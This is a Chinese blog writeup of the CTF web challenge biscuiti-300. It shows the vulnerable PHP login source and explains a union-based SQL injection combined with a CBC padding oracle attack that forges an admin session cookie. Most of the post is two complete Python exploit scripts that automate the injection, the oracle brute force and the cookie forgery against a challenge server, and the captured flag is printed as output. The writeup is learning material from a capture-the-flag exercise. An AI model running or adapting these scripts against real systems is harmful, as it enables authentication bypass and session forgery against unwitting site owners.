攻防世界 web高手进阶区 10分题 biscuiti-300

原创

思源湖的鱼 于 2020-11-07 10:52:27 发布 279 收藏

分类专栏： ctf 文章标签： ctf 攻防世界 web padding_oracle

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109490477

前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是biscuiti-300的writeup

解题过程

进入界面

就是简单的登录

注册也没有

题目给了源码如下

```php
<?php
error_reporting(0);
define("ENC_KEY", "***censored***");
define("ENC_METHOD", "aes-128-cbc");

if (!extension_loaded('pdo_sqlite')) {
    header("Content-type: text/plain");
    echo "PDO Driver for SQLite is not installed.";
    exit;
}
```

```php
if (!extension_loaded('openssl')) {
    header("Content-type: text/plain");
    echo "OpenSSL extension is not installed.";
    exit;
}

/*
Setup:
CREATE TABLE user (
username VARCHAR(255),
enc_password VARCHAR(255),
isadmin BOOLEAN
);
INSERT INTO user VALUES ("admin", "***censored***", 1);
*/

function auth($enc_password, $input) {
    $enc_password = base64_decode($enc_password);
    $iv = substr($enc_password, 0, 16);
    $c = substr($enc_password, 16);
    $password = openssl_decrypt($c, ENC_METHOD, ENC_KEY, OPENSSL_RAW_DATA, $iv);
    return $password == $input;
}

function mac($input) {
    $iv = str_repeat("\0", 16);
    $c = openssl_encrypt($input, ENC_METHOD, ENC_KEY, OPENSSL_RAW_DATA, $iv);
    return substr($c, -16);
}

function save_session() {
    global $SESSION;
    $j = serialize($SESSION);
    $u = $j . mac($j);
    setcookie("JSESSION", base64_encode($u));
}

function load_session() {
    global $SESSION;
    if (!isset($_COOKIE["JSESSION"]))
        return array();
    $u = base64_decode($_COOKIE["JSESSION"]);
    $j = substr($u, 0, -16);
    $t = substr($u, -16);
    if (mac($j) !== $t)
        return array(2);
    $SESSION = unserialize($j);
}

function _h($s) {
    return htmlspecialchars($s, ENT_QUOTES, "UTF-8");
}

function login_page($message = NULL) {
?><!doctype html>
<html>
<head><title>Login</title></head>
<body>
<?php
    if (isset($message)) {
```

```
    if (isset($message)) {
        echo "  <div>" . _h($message) . "</div>\n";
    }
?>
  <form method="POST">
    <div>
      <label>username</label>
      <input type="text" name="username">
    </div>
    <div>
      <label>password</label>
      <input type="password" name="password">
    </div>
    <input type="submit" value="login">
  </form>
</body>
</html>
<?php
      exit;
}

function info_page() {
    global $SESSION;
?><!doctype html>
<html>
<head><title>Login</title></head>
<body>
<?php
    printf("Hello %s\n", _h($SESSION["name"]));
    if ($SESSION["isadmin"])
        include("../flag");
?>
<div><a href="logout.php">Log out</a></div>
</body>
</html>
<?php
      exit;
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $dbh = new PDO('sqlite:../db/users.db');
    $result = $dbh->query("SELECT username, enc_password from user WHERE username='{$username}'");
    if (!$result) {
        login_page("error");
        /* DEBUG
        $info = $dbh->errorInfo();
        login_page($info[2]);
        //*/
    }
    $u = $result->fetch(PDO::FETCH_ASSOC);
    if ($u && auth($u["enc_password"], $password)) {
        $SESSION["name"] = $u['username'];
        $SESSION["isadmin"] = $u['isadmin'];
        save_session();
        info_page();
    }
    else {
        login_page("error");
```

```
    }
}
else {
    load_session();
    if (isset($SESSION["name"])) {
        info_page();
    }
    else {
        login_page();
    }
}
```

代码审计。。头秃


- 当`$SESSION["isadmin"]`为真的时候我们会获取到flag
  但从数据库中仅查询了`usernam`、`enc_password`字段，并无`isadmin`字段
- 用户输入`username`，`password`，后台通过sqlite查询是否存在此用户，`$result = $dbh->query("SELECT username, enc_password from user WHERE username='{$username}'");`，这里没过滤，可sqli
- 如果可以找到记录则判断密码是否正确，`auth($u["enc_password"], $password)`
  `auth()`函数中使用`openssl_decrypt`对数据库中保存的`enc_password`字段进行解密，加密算法为aes-128-cbc, 密钥在index.php开头定义，`enc_password`前16位作为`iv（initial value)`, 16位以后的内容作为密文
- 将`SESSION`序列化，并对`SESSION`进行加密，将序列化后的`SESSION`连同密文发送至客户端的cookie中
- 如果用户未提交用户名密码，但是已经存在了cookie, 执行`load_session()`,验证用户的`SESSION`是否经过伪造。
  取`SESSION`的明文部分，经过`mac()`加密，与`SESSION`中的密文部分比较，如果两者`===`，则对明文部分反序列化

思路

- sqli获取cookie
- 修改cookie使得`$SESSION['isadmin']=1`，用的是 padding_oracle_attack（参考资料见结尾）

先sqli获取cookie
联合查询注入

```
' union select 'test', 'test
```



获得cookie

```
YToyOntzOjQ6Im5hbWUiO3M6NDoidGVzdCI7czo3OiJpc2FkbWluIjtOO31Gt4yPTV4xKShtI1USmaER
```

base64解码
得到明文+密文

```
a:2:{s:4:"name";s:4:"test";s:7:"isadmin";N;}FM^1)(m#U
```

然后处理cookie

已知AES加密的时候块的大小N=16
分割下

```
P0: a:2:{s:4:"name";     ----> C0
P1: s:4:"test";s:7:"     ----> C1
P2: isadmin";N;}FM^1     ----> C2
P3: )(m#U          ----> C3
```

首先我们需要一整块可以完全控制的块
那就要一个很长的username
重新构造下

```
P0:  a:2:{s:4:"name";     ----> C0
P1:  s:26:"aaaaaaaaaa     ----> C1
P2:  aaaaaaaaaaaaaaaa     ----> C2
P3:  ";s:7:"isadmin";     ----> C3
P4:  N;}   chr(13)*13     ----> C4
```

我们的目标是让最后一块
从`N;} chr(13)*13`变为`b:1;} chr(11)*11`
但我们能控制的只有P2
所以我们要通过构造P2
使得C4变为我们需要的样子
从而在解密后的P4变为`b:1;} chr(11)*11`

构造方法
新的`P2'`为

```
P2' = P4' ^ C3 ^ C1
```

这样的话

```
C2' = Encrypto( P2' ^ C1 )
    = Encrypto(P4' ^ C3 ^ C1 ^ C1)
    = Encrypto(P4' ^ C3 )
    = C4'
```

就可以达成目标了

根据 SECCON 2016: biscuiti
改的python2脚本

```
# coding=utf-8

import time
import base64
import requests
from functools import wraps
from urllib import unquote
from urllib import quote
```

```python
# 子线程临时存储变量
TEMP_CONTAINER_FOR_MULTI_THREADS = -1

url = "http://220.249.52.133:49766"

def clear_pools():
    count = 0
    global pools
    for p in pools:
        if not p.done():
            p.cancel()
            count += 1
    print count, "requests cancelled"
    pools = []

def check_pools_all_done():
    for p in pools:
        if not p.done():
            return False
    return True

def xor(str_a, str_b):
    """
    两个字符串异或，以字符串a的长度为准
    """
    return "".join([chr(ord(str_a[i]) ^ ord(str_b[i % len(str_b)])) for i in xrange(len(str_a))])


def pad(text):
    """
    根据PKCS#7，分组加密算法对最后一个block作填充，如明文刚好被16整除，则填充'\x00'*16
    https://tools.ietf.org/html/rfc2315
    :param text:
    :return:
    """
    return text + chr(16 - len(text)) * (16 - len(text))


def sql_injection(payload_username, payload_enc_password):
    """
    username字段未做过滤，可以利用union语句伪造用户名，密码，从而绕过登陆验证。
    :param payload_username:        sql中的username字段
    :param payload_enc_password:    sql中的enc_password字段
    :return: 返回请求的响应信息
    """
    payload_enc_password = base64.b64encode(payload_enc_password)
    username = "' union select '{username}','{enc_password}".format(username=payload_username, enc_password=payl
oad_enc_password)
    data = {"username": username, "password": ""}
    try:
        r = requests.post(url, data=data)
        return r
    except requests.ConnectionError:
        print "ConnectionError, Redo"
        return sql_injection(payload_username, payload_enc_password)

def get_jsession(payload_username):
    """
    获得登陆的jsession
```

```
    enc_password和password都置空，使index.php中auth函数的openssl_decrypt解密操作失败，返回False，从而绕过$password==$input
    服务端将session设置在cookie中的jsession字段，从cookies中获得即可
    :return: jsession: 'a:2:{s:4:"name";s:5:"admin";s:7:"isadmin";N;}\x11\x899A\x99Q\xe0D\xc2\x94\xcc\x1f\rO\x17\''
    """
    r = sql_injection(payload_username=payload_username, payload_enc_password="")
    try:
        jsession = base64.b64decode(unquote(r.cookies["JSESSION"]))
    except KeyError:
        print "KeyError, redo"
        return get_jsession(payload_username)
    return jsession

def padding_oracle_attack(imd, cipher):
    """
    利用enc_password字段构造密文，利用padding oracle attack进行遍历，得到密文/明文/中间值/iv
    如果爆破的那一位正确，则index.php中auth函数的openssl_decrypt解密操作成功，返回True，$password==$input不能满足
    :param cipher:      这一段的密文
    :param imd:         Intermediary Value，这一段的中间值
    :return: chr(i):    上一段密文的某一位的值
    """
    global TEMP_CONTAINER_FOR_MULTI_THREADS
    iv = chr(0) * 16
    for i in range(256):
        # mid ^ chr(len(imd) + 1)
        last_cipher_know = xor(imd, chr(len(imd) + 1))
        payload_enc_password = iv + 'a' * (15 - len(imd)) + chr(i) + last_cipher_know + cipher
        r = sql_injection(payload_username='a'*26, payload_enc_password=payload_enc_password)
        if "Hello" not in r.text:
            return chr(i)
            # 会不会出现巧合呢?
            # 例如，目前需要碰撞得到填充字符为5个'\x05'的密文后五位。
            # 而密文倒数第6位恰好是'a'，从而得到6*'\x06'，通过了openssl_decrypt()。
            # 此时得到的倒数第5位密文依然正确吗
            # 但我们认为这是小概率事件，针对同一个秘钥，出现这个情况时，换一个填充字符即可。
            # if "Hello" not in r.text:
            #     payload_enc_password = iv + 'b' * (15 - len(imd)) + chr(i) + last_cipher_know + cipher
            #     r = sql_injection(payload_username='a' * 26, payload_enc_password=payload_enc_password)
            #     if "Hello" not in r.text:
            #         print repr(payload_enc_password)
            #         return chr(i)
            #     else:
            #         print "Found something strange"
            #         return
    while TEMP_CONTAINER_FOR_MULTI_THREADS == -1:
        time.sleep(0.1)
        if check_pools_all_done():
            print "pools all done, but not crack."
            clear_pools()
            return padding_oracle_attack(imd, cipher)
    chr_i = chr(TEMP_CONTAINER_FOR_MULTI_THREADS)
    TEMP_CONTAINER_FOR_MULTI_THREADS = -1
    clear_pools()
    return chr_i

def get_list_of_original_cipher_and_plain(jsession):
    """
    利用padding oracle attack，得到明文和密文
    :return: list plain, list cipher
```

```
    """

    # 根据index.php源码，jsession后16位，为aes-128-cbc最后一个block的密文，之前的部分为serialize($SESSION)
    plain_text = jsession[:-16]
    list_plain = []
    for i in range(len(plain_text) / 16):
        list_plain.append(plain_text[i * 16: (i + 1) * 16])
    list_plain.append(pad(plain_text[len(plain_text) / 16 * 16:]))
    list_cipher = [""] * len(list_plain)
    list_cipher[len(list_plain) - 1] = jsession[-16:]

    # padding oracle attack, 以此得到前一个block的密文
    for i in range(len(list_plain) - 1, 0, -1):
        imd = ""
        for j in range(1, 16 + 1):
            print "block {block_number} : the {cipher_index}/16 cipher text".format(block_number=i, cipher_index
=j)
            chr_j = padding_oracle_attack(imd, list_cipher[i])
            imd = xor(chr_j, chr(j)) + imd
        # 中间值和明文异或，得到上一个block的密文
        list_cipher[i - 1] = xor(imd, list_plain[i])
    return list_plain, list_cipher

def get_new_cipher_2(list_cipher):
    """
    p2' = c1^c3^p4'
    c2' = encrypt(p2'^c1) = encrypt(c3^p4')=c4'
    :param list_cipher:     original cipher
    :return: new_jsession:  new jsession
    """
    new_plain_2 = xor(xor(list_cipher[1], list_cipher[3]), pad("b:1;}"))
    new_jsession = get_jsession(payload_username='a'*10 + new_plain_2)
    return new_jsession

def main():
    time_start = time.time()

    # get original plain, cipher
    jsession = get_jsession('a'*26)
    list_plain, list_cipher = get_list_of_original_cipher_and_plain(jsession)
    print list_plain
    print list_cipher

    # get new plain, cipher
    new_jsession = get_new_cipher_2(list_cipher)
    new_list_plain, new_list_cipher = get_list_of_original_cipher_and_plain(new_jsession)
    print new_list_plain
    print new_list_cipher

    # Note: 需要用quote进行url编码，否则php中会把'+'解析成空格
    cookies = {"JSESSION": quote(base64.b64encode("".join(list_plain[:-1]) + "b:1;}" + new_list_cipher[2]))}
    print cookies
    print len(cookies["JSESSION"])
    print repr(base64.b64decode(unquote(cookies["JSESSION"])))
    r = requests.get(url, cookies=cookies)
    print r.content

    time_end = time.time()
    print time_end - time_start
```

```
if __name__ == "__main__":
    main()
```

```
{'JSESSION': 'YToyOntzOjQ6Im5hbWUiO3M6MjY6ImFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhIjtzOjc6ImlzYWRtaW4iO2I6MTt9kJDrIsH%2BvxyC
3D%3D'}
122
'a:2:{s:4:"name";s:26:"aaaaaaaaaaaaaaaaaaaaaaaaaa";s:7:"isadmin";b:1;}\x90\x90\xeb"\xc1\xfe\xbf\x1c\x82\xd8Ak0W\xfan'
<!doctype html>
<html>
<head><title>Login</title></head>
<body>
Hello aaaaaaaaaaaaaaaaaaaaaaaaaa
cyberpeace{d2c1259b867ad94097474b8a46f8aa51}<div><a href="logout.php">Log out</a></div>
</body>
</html>
```

得到flag

翻了翻

这个wp：Seccon CTF 2016 biscuiti writeup

给了个不一样的脚本

```
# encoding:utf-8
import requests
import base64
url='http://220.249.52.133:57577/'
N=16

def inject(password):
    param={'username':"' union select 'aaaaaaaaaaaaaaaaaaaaaaaaaa','{password}".format(password=password),'pass
word':''}
    result=requests.post(url,data=param)
    return result

def xor(a, b):
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

def pad(string,N):
    l=len(string)
    if l!=N:
        return string+chr(N-l)*(N-l)

def padding_oracle(N,cipher,plaintext):
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c='a'*(16-i)+chr(j)+padding+cipher
            result=inject(base64.b64encode(chr(0)*16+c))
            if "Hello" not in result.content:
                get=chr(j^i)+get
                print get.encode('hex')
                break
    return xor(get,plaintext)


jsession=inject("aaaaaaaaa").headers['set-cookie'].split('=')[1].replace("%3D",'=').replace("%2F",'/').replace("
%2B",'+').decode('base64')

serialize=jsession[:-16]
print serialize
```

```
p=[]
for i in xrange(0,len(serialize),16):
    p.append(serialize[i:i+16])
l=len(p)
p[l-1]=pad(p[l-1],N)
c=[""]*l
c[l-1]=jsession[-16:]

for i in xrange(l-1,0,-1):
    c[i-1]=padding_oracle(N,c[i],p[i])

p[4]=pad(';b:1;}',N)
p[2]=xor(xor(c[3],p[4]),c[1])
param={'username':"' union select 'aaaaaaaaaa{new_p}a','aaaaaaaaa".format(new_p=p[2]),'password':''}
result=requests.post(url,data=param)
#print p
jsession=result.headers['set-cookie'].split('=')[1].replace("%3D",'=').replace("%2F",'/').replace("%2B",'+').dec
ode('base64')
print c
c=[""]*l
serialize=jsession[:-16]
p=[]
for i in xrange(0,len(serialize),16):
    p.append(serialize[i:i+16])
#print p
p[l-1]=pad(p[l-1],N)
c[l-1]=jsession[-16:]
for i in xrange(l-1,1,-1):
    c[i-1]=padding_oracle(N,c[i],p[i])
print c

new_jsession=base64.b64encode('a:2:{s:4:"name";s:27:"aaaaaaaaaaaaaaaaaaaaaaaaaaa";s:7:"isadmin";b:1;}'+c[2])
header = {"Cookie":"JSESSION="+new_jsession}
r = requests.post(url, headers=header)
print r.content
```

结语

啊学到了

知识点

- 代码审计
- padding_oracle_attack

参考

- SECCON 2016: biscuiti
- Seccon CTF 2016 biscuiti writeup
- padding oracle和cbc翻转攻击
- padding oracle攻击原理分析(附带rsa资料)
- Padding Oracle Attack实例分析